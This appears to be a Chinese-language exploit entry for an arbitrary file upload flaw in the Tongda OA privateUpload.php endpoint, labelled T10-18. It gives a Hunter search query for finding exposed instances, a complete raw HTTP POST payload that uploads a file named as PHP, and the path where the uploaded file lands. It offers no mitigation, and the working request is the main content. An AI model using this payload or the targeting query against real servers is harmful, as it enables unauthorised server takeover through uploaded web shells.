
T10-18通达-OA-文件上传

漏洞描述：

通达OA privateUpload存在前台任意文件上传漏洞，攻击者可通过该漏洞获取服务器权限

网站图片：



网络测绘：

Hunter 语法：

app.name="通达 OA"

漏洞复现：


payload：

```
POST /general/vmeet/privateUpload.php?fileName=test1.php+ HTTP/1.1
Content-Type: multipart/form-data; boundary=00content0boundary00
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:120.0) Gecko/20100101 Firefox/120.0
Host: {hostname}
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Length: 149
Connection: close

--00content0boundary00
Content-Disposition: form-data; name="Filedata"; filename="1.png"
Content-Type: image/png

123
--00content0boundary00--
```


效果图:



效果图：

上传位置

```
/general/vmeet/upload/temp/test1.php
```



123